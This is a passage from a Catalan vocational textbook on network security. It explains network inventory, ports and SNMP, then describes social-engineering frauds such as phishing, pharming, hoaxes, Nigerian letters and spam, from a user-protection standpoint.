Tallafocs i monitoratge de xarxes

Ivan Basart Carrillo i Jordi Prats Català

Seguretat informàtica

Índex

Introducció

La gran expansió d'Internet i l'abaratiment dels costos de les comunicacions ha permès que s'hagi estès el mal ús de les xarxes. És per això que la seguretat ha pres una gran importància per assegurar els actius de les empreses a Internet. A més, actualment hi ha una forta expansió de la tecnologia sense fil, que ha obert un vector d'intrusió nou en els sistemes corporatius. El xifratge de totes les comunicacions ha passat de ser un valor afegit a una característica imprescindible.

En l'operació dels serveis que es publiquen a Internet (correu, web, DNS, etc.) és normal trobar diàriament una part del tràfic de robots pensats per fer reconeixements de les xarxes i intents d'intrusió automàtics. En aquest sentit, l'exemple més clar és el correu brossa (spam), que representa, segons diversos estudis, entre un 85% i un 97% del total de correus que s'envien. Aquest desequilibri és una font de problemes molt important, no només per les molèsties que causa a l'usuari, sinó pel consum d'amplada de banda que comporta i els recursos que cal dedicar a identificar i rebutjar aquests correus.

A causa de sistemes infectats, els fraus a Internet han proliferat i han esdevingut un problema cada vegada més palpable que requereix la màxima dedicació per evitar ser-ne víctimes o col·laborar-hi sense saber-ho. Caldrà, doncs, conèixer les tècniques més freqüents que es fan servir per cometre aquests fraus i evitar caure-hi.

Aquests reptes nous dels serveis a Internet han fet que s'hagi desenvolupat un conjunt de tècniques per minimitzar el risc. D'aquesta manera, les eines de monitoratge, els tallafocs i els sistemes de detecció d'intrusions s'han convertit en sistemes imprescindibles per evitar que els equips es transformin en objectius fàcils per als atacants. Tot i així, la presència d'aquests sistemes només redueix el risc: no es pot garantir una seguretat total contra intrusions. Per aquest motiu, la seguretat no es pot veure com un conjunt d'accions a prendre, sinó que s'ha de veure com un procés que cal mantenir al llarg del temps per mantenir un nivell òptim de seguretat.

En cas que, efectivament, es produeixi una intrusió en un sistema, cal poder-la detectar i saber com respondre-hi. La documentació dels sistemes es transforma no solament en un instrument per facilitar la feina als administradors de xarxes i sistemes, sinó en la base sobre la qual s'ha de treballar per detectar els canvis que hi hagi fet l'atacant per mantenir accés als sistemes. Per documentar els incidents i procurar evitar-los en un futur, és necessari fer informes que permetin avaluar l'impacte que els incidents han tingut en els actius de l'entitat i proposar mesures per evitar que els problemes es prolonguin al llarg del temps.

Així doncs, la gestió de la seguretat en els sistemes i les xarxes consisteix a aplicar les mesures correctament des del mateix moment que es planeja la instal·lació de qualsevol equip o xarxa, es documenta, es procedimenta, es monitora i es passa

a producció. Un cop en finalitza la vida útil, la seguretat no s'ha de descuidar, ja que hi podria haver dades de caràcter confidencial que encara fossin dins l'equip.

En aquesta unitat didàctica es veurà la necessitat de inventariar i controlar els serveis de xarxa per poder detectar canvis que ens puguin indicar que hi ha algun element nou per identificar-lo. També es veuran les amenaces més comunes a Internet com és el correu no desitjat o la pesca (o *phishing*) i algunes mesures que es poden aplicar per reduir el risc.

D'altra banda, també es veurà com es poden aplicar sistemes tallafoc i de detecció d'intrusions per detectar i bloquejar patrons coneguts d'atacs. En cas que sigui inevitable un atac, es veuran les mesures que cal prendre perquè els problemes es detectin i se solucionin de la millor manera possible.

Resultats d'aprenentatge

En finalitzar aquesta unitat l'alumne/a:

1. Assegura la privadesa de la informació transmesa en xarxes informàtiques descrivint vulnerabilitats i instal·lant programari específic.
    - Identifica la necessitat d'inventariar i controlar els serveis de xarxa.
    - Contrasta la incidència de les tècniques d'enginyeria social en els fraus informàtics i robatoris d'informació.
    - Dedueix la importància de minimitzar el volum de trànsit generat per la publicitat i el correu no desitjat.
    - Aplica mesures per evitar el monitoratge de xarxes cablejades.
    - Classifica i valora les propietats de seguretat dels protocols usats en xarxes sense fil.
    - Utilitza eines de control del monitoratge de xarxes.
    - Instal·la i configura un tallafocs en un equip o servidor, seguint la documentació tècnica associada.
    - Interpreta la documentació tècnica associada, fins i tot en cas d'estar editada en la llengua estrangera d'ús més freqüent al sector, utilitzant-la d'ajuda.
    - Realitza informes d'incidències de seguretat detallant les activitats realitzades.

1. Monitoratge de xarxes

Per controlar i garantir un bon nivell de qualitat de servei en les xarxes, cal disposar dels mecanismes de monitoratge i control adequats. D'altra banda, cal tenir mecanismes perquè només els usuaris legítims puguin fer ús de les xarxes i que ho facin en els termes que estableixin els administradors de sistemes o els encarregats de gestionar l'ús de la xarxa.

Les xarxes transporten paquets d'informació que contenen tant dades finals per ser intercanviades pels usuaris i aplicacions com dades necessàries per al bon funcionament de la xarxa (per exemple, dades d'encaminament, dades de control de la integritat de la informació...). El monitoratge de les xarxes és el conjunt d'eines i mecanismes que es fan servir per analitzar la informació que és transportada a través de la xarxa i, a partir d'aquestes anàlisis, poder extreure informació sobre el seu funcionament.

1.1 Inventari i control dels serveis de xarxa

Les xarxes estan formades per un conjunt de maquinari i programari interconnectat, sia per mitjà de cable o de tecnologies Wi-Fi, Bluetooth, etc. El fet de tenir xarxes permet compartir informació i recursos, de manera que els processos esdevenen més eficients.

Les xarxes poden ser molt grans o petites. Les xarxes domèstiques comprenen un conjunt petit de computadores, impressores i altres recursos d'ús domèstic. Les xarxes corporatives poden ser molt complicades i abraçar extensions geogràfiques molt grans.

En el cas de **xarxes complexes** és imprescindible gestionar-les correctament per garantir-ne un bon funcionament, tant en termes de rendiment com en termes de seguretat.

S'ha de tenir un control sobre quins són els recursos que formen part de la xarxa i com poden interactuar entre ells. En una multinacional, un empleat de la seu de Houston no ha de tenir accés, necessàriament, a una impressora de la seu de Sidney. Saber quins recursos formen part de la xarxa fa que detectar intrusos que no autoritzats sigui més senzill.

Els responsables de gestionar la xarxa també han de controlar quins serveis estan permesos en cada cas. Per exemple, hi ha xarxes en què serveis de missatgeria instantània no estan permesos per tal d'evitar possibles distraccions dels usuaris.

La configuració, el manteniment i la gestió d'una xarxa pot ser una tasca complicada. S'han de monitorar els equips i els serveis crítics, els usuaris dels recursos de la xarxa, el rendiment d'aquesta mateixa xarxa, l'aparició de possibles atacants, etc.

A l'hora d'inventariar i controlar els serveis d'una xarxa s'han de tenir en compte el factors següents:

- Rang d'adreces IP
- Inventari d'adreces MAC
- Ports
- Serveis de xarxa actius
- SNMP

1.1.1 Rang d'adreces IP

L'adreça IP d'un equip l'identifica dins una xarxa. Una adreça IP està formada per quatre octets, que normalment es representen amb quatre números, de 0 a 255. Per exemple: 10.23.56.250.

Els serveis de la xarxa utilitzen les adreces IP per poder encaminar la informació entre diferents equips. Dins una mateixa xarxa, no hi pot haver dos equips amb la mateixa adreça, ja que això provocaria un conflicte d'adreces.

Hi ha uns rangs d'adreces IP que són reservats, és a dir, que no es fan servir en l'àmbit d'Internet. Això permet que es puguin fer servir de manera interna dins una xarxa corporativa o domèstica. Els rangs de les adreces IP que hi ha són els següents:

- 10.0.0.0 <-> 10.255.255.255
- 172.16.0.0 <-> 172.31.255.255
- 192.168.0.0 <-> 192.168.255.255

Els equips dins una xarxa faran servir adreces IP de rangs reservats, però quan es comuniquin amb equips de fora de l'àmbit de la xarxa ho faran amb una **IP no reservada**. Normalment, aquesta gestió de canvi d'IP la fa l'encaminador de la xarxa.

Adreces dinàmiques enfront d'adreces estàtiques

Hi ha dues maneres d'assignar les adreces IP als equips, mitjançant adreces dinàmiques o bé mitjançant adreces estàtiques.

Les **adreces dinàmiques** fan servir protocols com el DHCP. Quan un equip es connecta a la xarxa se li assigna una adreça dins el rang de la xarxa que no s'estigui utilitzant en aquell moment. Les **adreces estàtiques** relacionen equips amb adreces IP. Això vol dir que un equip, sempre que es connecti, tindrà la mateixa adreça IP.

Les adreces dinàmiques són més fàcils de gestionar perquè s'assignen de manera automàtica. Tanmateix, ofereixen menys garanties que les adreces estàtiques, ja que en aquestes últimes es controla quins equips poden tenir una adreça IP.

1.1.2 Inventari d'adreces MAC

El codi MAC equival a la matrícula dels automòbils. És un conjunt de números que identifica de manera unívoca un dispositiu. No hi pot haver dos dispositius amb el mateix MAC.

Un mètode que es fa servir per assignar adreces IP de manera estàtica és fer-ho a partir del MAC dels equips de la xarxa. Segons el MAC de l'equip que es connecta se li assigna una IP, de manera que es controla quins equips tenen dret a tenir una IP.

1.1.3 Ports

Les xarxes fan servir els protocols TCP o UDP per a les comunicacions. Aquests protocols permeten la definició de ports perquè les aplicacions i els serveis es puguin comunicar de manera directa.

El port més conegut és el port 80, que identifica el servei HTTP. Quan un navegador accedeix a un URL, està accedint a un equip remot i, en concret, a l'aplicació que és en el port 80. Aquesta aplicació serà típicament un servidor web que escoltarà peticions HTTP i les respondrà.

HTTP és només un dels serveis que hi pot haver en una xarxa, però hi ha molts serveis possibles que hi poden funcionar. Cada servei utilitza un port concret.

Els administradors de la xarxa s'han d'encarregar d'inventariar quins serveis han d'estar actius en quins equips de la xarxa.

Els equips es poden configurar per establir quins ports poden estar actius. Els ports que no cal utilitzar han d'estar tancats o inactius. Tenir ports oberts sense cap finalitat és un risc molt important per a la seguretat, ja que una aplicació malintencionada ho podria utilitzar per accedir a la màquina.

1.1.4 Serveis de xarxa actius

En una xarxa de dimensions grans hi pot haver un gran nombre de serveis funcionant. Alguns d'aquest serveis poden ser específics, però, en general, hi haurà serveis genèrics que es poden trobar en la majoria de les xarxes.

Cada servei fa servir un port específic. Si hi ha dos serveis que utilitzen el mateix port, hi pot haver conflictes. Per evitar aquests problemes, el port que utilitza cada servei ja està estandarditzat.

Logotip de la IANA

La IANA (Autoritat d'Assignació de Dominis d'Internet, Internet Assigned Numbers Authority), és a dir, l'autoritat d'Internet pel que fa a l'assignació de números, defineix quins són els serveis de xarxa més comuns i en quins ports es troben.

- **HTTP** és la sigla dels termes anglesos *hypertext transfer protocol*, és a dir, protocol de transferència d'hipertext. L'*hipertext* és el terme originari amb el qual es feia referència a les pàgines web.

  L'HTTP és el protocol web i fa servir el port 80.

- **HTTPS** és la sigla d'HTTP segur. Amb el pas del temps es va veure que l'HTTP tenia mancances de seguretat molt importants, que són un risc per segons quins tipus de transaccions, com ara les compres en línia.

  Netscape va desenvolupar l'SSL (*secure socket layer*), que permet afegir seguretat a les transaccions HTTP. D'aquesta manera va néixer l'HTTPS, que funciona pel port 443.

- **SSH** és la sigla dels termes anglesos *secure shell*. És el mecanisme més utilitzat per poder accedir a màquines remotes i poder operar-hi.

  Aquest protocol permet connexions autenticades i segures. Tot i així, les màquines que hagin de complir mesures de seguretat extremes han de deshabilitar-lo i permetre-hi només accés físic.

  L'SSH funciona pel port 22.

- **FTP** és la sigla dels termes anglesos *file transfer protocol*, és a dir, protocol de transferència de fitxers. És un dels mecanismes més utilitzats per intercanviar fitxers entre maquines remotes d'una mateixa xarxa.

  S'ha de controlar quins usuaris tenen dret a transferir fitxers a quines màquines.


  L'FTP funciona pel port 20.

- **Messenger**. Les eines de missatgeria instantània utilitzen ports específics per realitzar les comunicacions. Tot i que hi ha empreses que les fan servir com a missatgeria interna entre els treballadors, n'hi ha d'altres que opten per tancar el port i deshabilitar-lo.

Actualment, però, hi ha eines de missatgeria que utilitzen el port 80 per comunicar-se, cosa que fa que als administradors els sigui més difícil controlar-les.

El Messenger, que és una de les eines de missatgeria més esteses, utilitza el port 1863.

FIGURA 1.1. Messenger, servei de missatgeria instantània



1.1.5 SNMP

SNMP és la sigla dels termes anglesos *simple network management protocol* , és a dir, protocol simple d'administració de xarxes.

L'**SNMP** permet la gestió simple, remota i centralitzada dels recursos d'una xarxa, ja que pot detectar-hi punts de fallida, rendiments, etc.

Una xarxa administrada mitjançant SNMP utilitza tres tipus de components:

- Dispositius administrats
- Agents
- Sistemes administradors de la xarxa

Un dispositiu administrat és un punt de la xarxa que té un agent SNMP. Els agents recullen i emmagatzemen informació per a l'administració de la xarxa i l'envien als sistemes administradors.

Els dispositius administrats poden ser qualsevol element que formi part de la xarxa, des d'encaminadors (*routers*) fins a impressores, servidors d'aplicacions, tallafocs...

Els agents són petits mòduls de programari que resideixen en els dispositius administrats. Els agents tenen coneixement local de la informació del dispositiu en què resideixen (memòria lliure, rendiment del dispositiu, etc.). Els agents tradueixen aquesta informació a un format compatible amb l'SNMP i l'envien als sistemes administradors.

Els sistemes administradors executen aplicacions que supervisen i controlen els dispositius administrats de manera centralitzada.

Hi ha tres versions d'SNMP: SNMPv1, SNMPv2 i SNMPv3. L'SNMPv2 ofereix certes millores i funcionalitats envers la primera versió. L'SNMPv3 ofereix seguretat respecte de les versions anteriors, ja que les comunicacions entre els elements poden anar xifrades.

1.2 Fraus informàtics i robatoris d'informació; enginyeria social

Una de les màximes més importants que cal tenir en compte quan es tracta de la seguretat és que la cadena sempre es trenca per la baula més dèbil.

Actualment, els equips informàtics cada cop tenen més sistemes tecnològics que permeten que usuaris malintencionats puguin fer un ús fraudulent d'equips no legítims.

Els sistemes operatius incorporen de sèrie tallafocs simples. Tanmateix, poden ser efectius contra cavalls de Troia (*Trojans*) i cucs (*worms*). La majoria de programes s'actualitza automàticament per anar solucionant forats de seguretat i cada cop hi ha més antivirus d'ús gratuït per a usuaris finals.

Antivirus en la xarxa

Per tal que un antivirus sigui efectiu, ha d'anar actualitzant la base de dades de virus per detectar les amenaces noves que vagin apareixent. Avui dia, hi ha alternatives d'ús gratuït, com l'Avast o l'Avira, que permeten tenir un antivirus que actualitza automàticament la base de dades d'amenaces.

Actualment, els equips informàtics cada cop tenen més sistemes tecnològics que permeten que usuaris malintencionats puguin fer un ús fraudulent d'equips no legítims.

Atès que els *hackers* cada cop tenen més dificultats per poder cometre els delictes, sovint fan servir tècniques d'enginyeria social que es basen en la màxima següent: "Els usuaris són la baula més feble de la seguretat".

L'ús dels preceptes de l'enginyeria social és molt anterior a l'aparició de la informàtica i sempre hi ha hagut delinqüents que han comès fraus mitjançant enganys. Estafes com el *tocomocho* o l'estampeta són els avantpassats d'enganys actuals, com la pesca (*phishing*), el descaminament (*pharming*) o les cartes nigerianes.

Des del punt de vista de la seguretat informàtica, l'**enginyeria social** és la pràctica d'aconseguir informació confidencial per mitjà de la manipulació o l'engany d'usuaris legítims.

Normalment, la informació que els atacants volen aconseguir són dades bancàries o altres dades de caràcter confidencial que els permetin accedir a sistemes informàtics de manera il·legítima.

Segons defineixen alguns *hackers*, l'enginyeria social es basa en quatre preceptes. Són els següents:

- A tots ens agrada ajudar els altres.
- No ens agrada crear problemes o dir que no.
- La primera impressió envers l'altra persona sempre és de confiança.
- A tothom li agrada que l'alabin.

L'exemple més estès d'estafes mitjançant els mitjans informàtics és l'enviament de correus electrònics en què l'emissor es fa passar per algú que explica una història falsa. S'espera que l'usuari se la cregui per poder-lo estafar.

1.2.1 Pesca (phising)

Phising és un terme que prové del verb anglès *fish* (els *hackers* fan servir la *ph* en comptes de la *f* per comunicar-se entre ells), que traduït literalment al català voldria dir, **pesca** . Els que realitzen aquesta activitat s'autoanomenen *phishers* (pescaires).

La pesca consisteix a utilitzar eines informàtiques per fer picar l'ham els usuaris mitjançant la suplantació d'identitat.

El terme *pesca* fa referència al fet que l'activitat que amaga és aconseguir que els usuaris mosseguin l'ham d'algun engany per perpetrar un frau.

Hi ha altres teories pel que fa a l'origen i el significat de la paraula *phishing*. Alguns diuen que és la sigla de *password harvest fishing*, que traduït al català seria 'collita i pesca de contrasenyes'. Tot i que hi ha teories diferents, el significat final és el mateix.

1.2.2 Estafes bancàries

La pesca com a tal inclou qualsevol tipus d'estafa que utilitzi tècniques d'enginyeria social per captar dades confidencials. Tanmateix, és coneguda especialment per les estafes en el sector bancari.

Amb l'aparició de la banca en línia, que permet fer operacions bancàries per mitjà del web, van començar a aparèixer els primers atacs de pesca.

L'estafa de la pesca consisteix a enviar un correu electrònic en què el remitent es fa passar per una entitat bancària, o un ens que hi està relacionat, per demanar a l'usuari que introdueixi les seves dades confidencials en una web fraudulenta.

El correu electrònic redirigeix l'usuari a l'adreça d'una pàgina que s'assembla a la pàgina real de la seva entitat bancària, però que, en realitat, és una web fraudulenta.

Per enganyar el receptor del correu, l'adreça de la pàgina fraudulenta és molt semblant a la de la pàgina original. També es fan servir caràcters especials que despisten el receptor confiat.

Per exemple, l'adreça de correu www.elmeubanc.com@bancfals.com pot fer que un usuari cregui que accedirà al seu banc, però en realitat accedirà a un banc fals. Aquests són els tipus d'estratagemes que fan servir els pescaires.

Quan l'usuari confiat accedeix a l'URL fals, se li demana que hi introdueixi les dades bancàries: número de targeta de crèdit, usuari i contrasenya de la seva banca en línia, etc.

Si els pescaires aconsegueixen extreure'n prou informació, poden suplantar la identitat de l'usuari i, per tant, fer pagaments per Internet a compte de l'usuari estafat.

1.2.3 Mecanismes contra la pesca


La mesura de seguretat principal contra la pesca, i també contra els altres fraus que es basen en enginyeria social, consisteix a conscienciar i educar els usuaris envers aquests tipus de riscos.

La majoria d'atacs de pesca es poden detectar si s'aplica una mica de sentit comú. De vegades arriben correus en anglès que fingeixen ser del nostre banc. La majoria d'aquestes vegades no hi ha cap dada personal que denoti que el remitent coneix el receptor del correu.

Es pot aplicar la norma general següent: **no fer cas de cap correu electrònic que demani dades personals**.

Les entitats bancàries no acostumen a fer servir el correu electrònic per comunicar-se amb els clients. En cas de dubte, és recomanable que, per introduir dades al portal de banca en línia o al de qualsevol altra entitat, no s'utilitzin els enllaços que hi pugui haver en un correu, sinó que s'introdueixi l'adreça manualment.

A més de les mesures de conscienciació dels usuaris, també hi ha mesures tecnològiques per combatre la pesca. L'ús de targetes de coordenades és un element de seguretat que protegeix els usuaris.



Les targetes de coordenades són un dels mecanismes més estesos per assegurar les transaccions bancàries que es fan per Internet.

Per fer operacions per mitjà d'Internet no n'hi ha prou amb conèixer el nom d'usuari i la contrasenya del client, sinó que, a més a més, cal introduir en la pàgina uns números secrets que són en una targeta. Encara que un pescaire aconsegueixi les dades de banca *en línia* d'un client, no podrà perpetrar cap estafa si no té aquesta targeta de coordenades.

Hi ha programari que aplica un filtre en el correu entrant per evitar que hi arribin correus brossa (*spam*), de falsa alarma (*hoax*) o de pesca. Aquest programari s'executa en els servidors de correu. Els correus web més populars incorporen aquests mecanismes per millorar el servei als seus usuaris.

El problema que hi ha amb els filtres de correu és que no són completament efectius i sempre hi ha correus fraudulents que passen el filtre. També hi ha el problema dels falsos positius, és a dir, correus autèntics que es consideren fraudulents i, per tant, no arriben al destinatari. S'ha d'ajustar la sensibilitat dels filtres per tal d'evitar que hi entrin massa correus fraudulents, però també perquè no hi hagi gaires falsos positius.

Hi ha empreses que es dediquen a posar a prova les entitats que ho contracten. Per fer-ho, fan arribar correus fraudulents a treballadors de l'entitat per veure si mosseguen l'ham. Aquesta pràctica s'anomena *phising spear* i permet verificar la maduresa dels treballadors d'una empresa envers aquests tipus de fraus.

1.2.4 Falsa alarma (hoax)

Hoax és una paraula anglesa (literalment, '**engany**') que en català és *falsa alarma*. En l'àmbit de la seguretat informàtica, es fa servir per designar els correus electrònics que expliquen una història falsa i intenten que el lector la consideri real.

L'objectiu dels correus és que el destinatari els reenviï a tants contactes com sigui possible perquè ells facin el mateix i, així, aquests correus es vagin difonent per la xarxa. A vegades, a aquesta classe de correus també se'ls anomena **correus cadena**.

De vegades, els originadors d'aquestes històries falses només busquen aconseguir notorietat o difamar i difondre l'engany per la xarxa. En altres casos, l'objectiu del reenviament dels correus és aconseguir tantes adreces electròniques com sigui possible.

Les adreces dels correus electrònics viatgen a la capçalera dels missatges sense xifrar. Els distribuïdors de les falses alarmes fan cerques amb paraules clau del missatge pel trànsit d'Internet i agafen la informació de les capçaleres en què hi ha les adreces electròniques de les persones a qui s'ha anat reenviant el missatge.

A partir de la distribució de falses alarmes, es configuren bases de dades d'adreces de correu electrònic que després es fan servir per enviar correu brossa o fer fraus de pesca.

Les històries que hi ha darrere les falses alarmes són molt variades. Poden explicar els casos de persones que necessiten ajuda o bé alguna història que generi alarma social, com l'aparició d'un virus nou o alguna curiositat.

Abans de reenviar un correu a tots els nostres contactes, és molt recomanable fer una cerca a la xarxa per veure si la història és certa o falsa.

1.2.5 Descaminament (pharming)

Pharming és un altre anglicisme. En català, l'equivalent és *descaminament*. Està relacionat amb la pesca. És una tècnica que es fa servir en els fraus d'enginyeria social i utilitza la vulnerabilitat dels DNS.

Els DNS (sistema de noms de domini, *domain name system*) són els encarregats de traduir un nom de domini a la IP corresponent. El nom de domini és el que els humans recordem i fem servir per posar l'adreça al navegador. Per exemple: www.google.com.

L'adreça IP és la matrícula que un servidor té dins la xarxa. Aquesta matrícula permet identificar unívocament una màquina dins Internet. Els DNS són els que tenen la informació sobre quin nom de domini correspon a cada matrícula.

> Si la informació que contenen els DNS es pot alterar (**atacs de DNS** poisoning), cosa que significa que usuaris d'un domini determinat podrien ser desviats a una màquina il·legítima.

Seria possible fer que, en intentar accedir a www.google.com, s'accedís a un servidor que no fos el de Google.

Mitjançant aquesta classe d'atacs, els pescadors poden fer creure a les víctimes que accedeixen a la web de la seva entitat bancària mentre que, en realitat, les redirigeixen a una web fraudulenta que pretén robar-los les dades personals.

La seguretat dels DNS cada dia és més robusta i és molt difícil que es produeixin aquest tipus d'atacs. Quan apareixen vulnerabilitats noves, s'esmenen amb celeritat, però sempre hi ha risc que els atacants les puguin utilitzar.

1.2.6 Cartes nigerianes

Les cartes nigerianes són una estafa que també es coneix amb altres noms, com *estafa 419*, que fa referència al codi penal que incompleix.

Les **cartes nigerianes** són una estafa que es produeix per mitjà de correu brossa. En aquest correu, es promet al receptor que rebrà grans sumes de diners si participa en una operació de blanqueig de diner.

Hi ha diverses variants de les cartes nigerianes. Una de les més habituals consisteix en el fet que qui envia el correu es fa passar per un treballador bancari. L'estafador explica que un client amb el mateix nom que el de la víctima ha mort en un accident. Aquest client ha deixat una suma molt elevada de diners, però no té cap hereu. Promet un percentatge de la fortuna a la víctima si, a canvi, es fa passar per aquesta persona i blanqueja els diners. En un moment del procés, quan la víctima mossega l'ham i es creu la història, se li demana una quantitat de diners per avançar les gestions. De vegades, la víctima fins i tot arriba a viatjar al país de l'estafador per fer la suposada operació, cosa que resulta especialment perillosa.

El nom de *cartes nigerianes* prové del fet que la majoria d'estafadors que es dediquen a aquesta activitat procedeixen de Nigèria. Aquesta estafa és anterior a l'existència d'Internet. Abans es duia a terme per mitjà de cartes manuscrites.

Hi ha internautes que es dediquen a enganyar els estafadors des de comptes de correu ficticis i els fan creure que han picat l'ham. Amb aquesta activitat fan perdre temps als estafadors. Els que es dediquen a aquesta activitat s'anomenen *scam baiters*. L'expressió prové de l'anglès, *scam* vol dir 'estafa' i *baiter*, 'esquer'.

1.3 Publicitat i correu brossa

La publicitat és un recurs que s'utilitza per fer conèixer un producte a consumidors potencials. La publicitat és una eina de venda molt antiga que es pot dur a terme per mitjà de molts canals. Originàriament, la publicitat es feia de boca en boca. Més endavant, la irrupció dels mitjans de comunicació va fer que la publicitat pogués arribar de manera simultània a un nombre molt elevat de consumidors potencials.

Els mitjans de comunicació fan negoci de la publicitat. D'aquesta manera, tant premsa escrita com ràdio i televisió tenen una font molt important d'ingressos en la publicitat.

L'aparició d'Internet ha revolucionat el món de la publicitat. Els costos hi són molt més baixos que en els mitjans de comunicació, cosa que permet que hi accedeixin més anunciants. Internet permet conèixer força els gustos i els costums dels usuaris de la xarxa. Per tant, la publicitat pot anar molt més dirigida a un usuari determinat. Això no és tan factible en mitjans de comunicació com la ràdio, en què es desconeix quins són els hàbits dels oients.

Actualment, la publicitat per Internet mou una gran suma de diners. Fa que empreses com Google ingressin més beneficis per mitjà de publicitat que no pas els que Microsoft ingressa amb la venda de sistemes operatius.

La publicitat lícita a Internet i als mitjans telemàtics no és diferent de la que hi ha

en altres mitjans de comunicació. El problema rau en la publicitat il·lícita o no desitjada.

Internet té la particularitat que és un **mitjà obert** i té uns nivells de regularització molt baixos. Això permet que tothom pugui fer lliure ús de la xarxa i, per tant, és molt més vulnerable a actes no lícits.

Seria molt difícil imaginar que algú pogués fer un anunci de manera no lícita per ràdio o televisió, perquè el mitjà està sota control. En canvi, a Internet és molt senzill.

La publicitat no desitjada no és una exclusiva d'Internet. De fet, és molt anterior a Internet. L'enviament de tríptics comercials a les bústies de casa també és una manera de publicitat no desitjada. La diferència que hi ha entre la publicitat a Internet i el correu comercial és que els costos de la publicitat a Internet són molt baixos. A més a més, en el cas del correu comercial, els costos els assumeix l'anunciant, mentre que en la publicitat per Internet no.

Si traslladéssim el problema de la publicitat no desitjada del món virtual al real seria com si tothom pogués enviar correu comercial sense pagar res. D'aquesta manera, correus n'assumiria el cost i l'enviament. Hi hauria cent tríptics de correu comercial per cada carta i els carters no donarien l'abast.

1.3.1 Origen de la publicitat i el correu no desitjat

L'spam fa referència al correu fraudulent.

Correu brossa (*spam*) és el nom genèric que es dóna a qualsevol tipus de comunicació no desitjada que es fa de manera electrònica.

L'origen del terme *spam* prové d'un tipus de pernil de llauna molt popular a Anglaterra durant els anys setanta. El grup humorístic anglès Monty Python té un gag en què uns víkings van a un restaurant i demanin el plat que demanin, sempre els el porten amb pernil SPAM.

El gag del grup Monty Python va servir d'inspiració per batejar el correu no desitjat amb el nom de *spam*, ja que és un element que, encara que no el demanis, te l'envien.

El primer incident de correu brossa que hi ha registrat és anterior a Internet. Va succeir a la xarxa ARPANET, que és la que precedeix Internet. Es va enviar l'aparició d'un model nou de computadora a un grup d'enginyers.

L'explosió del correu brossa va tenir lloc a mitjan anys noranta, quan Internet es va fer accessible al gran públic. Des de llavors, la proliferació de correus brossa no ha parat d'augmentar. Es calcula que actualment entre el 80% i el 85% dels missatges que circulen per Internet són correu brossa.

1.3.2 Tipus de publicitat no desitjada

El cas més habitual de correu brossa és el que es du a terme mitjançant l'enviament de correus electrònics. Tanmateix, també s'utilitzen altres mecanismes.

- **Correu electrònic**. És sens dubte el mitjà per excel·lència que fan servir els que envien correu brossa, anomenats *spammers*. És un mitjà molt senzill, econòmic, ràpid i a l'abast de tothom.

  La quantitat de correus electrònics no desitjats que circulen per la xarxa és molt més elevada que la de correus electrònics lícits.

